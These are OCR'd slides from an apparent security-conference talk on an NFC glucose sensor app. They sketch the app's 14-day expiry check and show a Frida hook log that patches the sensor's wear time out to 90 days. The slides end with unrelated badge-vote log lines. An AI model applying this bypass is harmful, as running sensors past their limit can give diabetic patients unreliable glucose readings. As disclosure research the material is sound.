
...

Medical threat or not?

- Requires NFC **proximity**
- Vendor **fixed this in new model**, released in August/October 2018. However some pharmacies are still currently **shipping old versions**.
- Diabetic patients usually know **how they feel** at a given glucose level
- The sensor **does not inject insulin**
- Hospitals use **blood glucose tests**
- An attacker can probably **mess up** things, but unlikely to be *lethal*. This is not *Homeland* TV series!


Complicated

Expiration date: the 14-day limit




1. Get sensor Info: custom NFC command. Returns **region**.

Expiration date: the 14-day limit




1. Get sensor Info: custom NFC command. Returns **region**.
2. Is sensor supported? Check app region matches sensor. Implemented in native layer.

Expiration date: the 14-day limit




1. Get sensor Info: custom NFC command. Returns **region**.
2. Is sensor supported? Check app region matches sensor. Implemented in native layer.
3. Read Multiple Blocks: **blocks** 0x00 to 0x2a.

Expiration date: the 14-day limit




1. Get sensor Info: custom NFC command. Returns **region**.
2. Is sensor supported? Check app region matches sensor. Implemented in native layer.
3. Read Multiple Blocks: **blocks** 0x00 to 0x2a.
4. Supply **block dump** and check **expiration** date. Implemented in native layer.

Expiration date: the 14-day limit




1. Get sensor Info: custom NFC command. Returns **region**.
2. Is sensor supported? Check app region matches sensor. Implemented in native layer.
3. Read Multiple Blocks: **blocks** 0x00 to 0x2a.
4. Supply **block dump** and check **expiration** date. Implemented in native layer.
5. Add sensor to database and set **alarm** for expiration date.

Hook expiration check



- The native library is **obfuscated**
- We replace the blocks with blocks from a **new, unexpired sensor**.
- **It works**!

Hook expiration check



- The native library is **obfuscated**
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
Frida hook demo




```
[*] Inside getPatchTimeValues(): parserType=10
Warm up minutes = 60
Wear minutes = 20160
Patched wear minutes = 129600
[*] returned: true
[*] Inside processScan(): type=1095774808 warm
dump=4904b07...
patched dump=f418b0320...
processScan returned: SUCCESS
```

Oops! 90 days?! :)


100% 10:50
Prêt à scanner
Tenez le dos du smartphone à proximité du capteur. Attendez jusqu'à ce vous receviez deux tonalités ou vibrations.
EXPIRATION CAPTEUR DANS : 90 JOURS

Conclusion

- Nice IoT design and implementation
- Write vulnerability (fixed in v2)
- Check expiration from sensor data
- Interesting to **hack** your sensors (beware)
- Highest security threat *is not the sensor* but **a compromised smartphone**! Be safe!

Thank You

Contact us: @cryptax @travisgoodspeed

Thanks to

Anonymous diabetic contacts :) and
@PagetPhil @TuxDePoinsisse @aurelsec @trufae
@_j3lena_ @Baldanos @r00tbsd @doegox
@herrmann1001 BigEZ

```
BA19/badge-30aea4d3a90b/vote Track 1:5
BA19/badge-30aea47855d6/vote Track 1:5
BA19/badge-30aea4ee73a2/vote Track 1:5
BA19/badge-30aea4b40aec/vote Track 1:5
BA19/badge-30aea4fc564c/vote Track 1:5
```